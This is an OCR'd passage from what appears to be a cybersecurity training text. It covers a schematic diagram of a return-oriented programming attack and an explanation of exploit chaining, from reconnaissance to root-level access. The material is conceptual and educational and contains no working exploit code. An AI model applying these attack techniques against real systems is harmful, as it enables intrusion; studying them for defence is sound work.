


Code
maliciousfunc ( )
....
Push addr_gadgetC()
Push addr_gadgetB()
MOV X0, gadgetA
BR X0
Library
libFuncA ( )
....
<Useful gadget>
Pop LR
RET
....
libFuncB ( )
....
<Useful gadget>
Pop LR
RET
....
Malicious app uses buffer overflow to corrupt stack frames
Call gadget A
Pop the address of gadget B from the stack and return to it
Pop the address of gadget C from the stack and return to it

Figure 6.77: An example of return-oriented attack



Exploit Chaining

- Exploit chaining, also referred to as **vulnerability chaining**, is a cyberattack that combines various exploits or vulnerabilities to infiltrate and compromise the target from its root level
- During exploit chaining, an attacker first initiates the **reconnaissance** operation and then starts **enumerating** various **digital footprints** and underlying vulnerabilities one after another within the software or hardware of the target system

Initiates reconnaissance
Gathers exploits one after another
Combines all the exploits (exploit 1 + exploit 2 + exploit 3 ...exploit N) to compromise the system
Gains access to root-level services
1
2
3
4
Attacker
Target System

Exploit Chaining

Exploit chaining, also referred to as vulnerability chaining, is a cyberattack that combines various exploits or vulnerabilities to infiltrate and compromise the target from its root level. Exploit chaining is a sophisticated attacking mechanism in which an attacker first initiates a reconnaissance operation. Then, the attacker starts enumerating various digital footprints and underlying vulnerabilities sequentially within the software or hardware of the target system.

After identifying the vulnerabilities, the attacker initially gains access to the target network using any technology and exploitation tool that they believe to have best probability of success. Then, they go deeper into the network using the list of identified exploits. They can also map out a major portion of the activity before connecting to the targeted system digitally. With the successful exploitation of vulnerabilities, an attacker gains kernel/root/system-level access to launch further attacks throughout the network without being detected by security solutions. While this type of attack consumes relatively more time and effort during the initial phases, chaining exploits together allows attackers to launch attacks that are more difficult to remediate as the length and depth of the exploit chain grows.

Organizations face considerable risks because of exploit chains. Exploit chains are typically carried out swiftly, and most businesses lack the necessary playbooks, policies, and resources to effectively block or limit the threat. Exploit chains leverage known vulnerabilities to form chains, which puts IT assets at risk as they cannot be identified and mitigated easily.


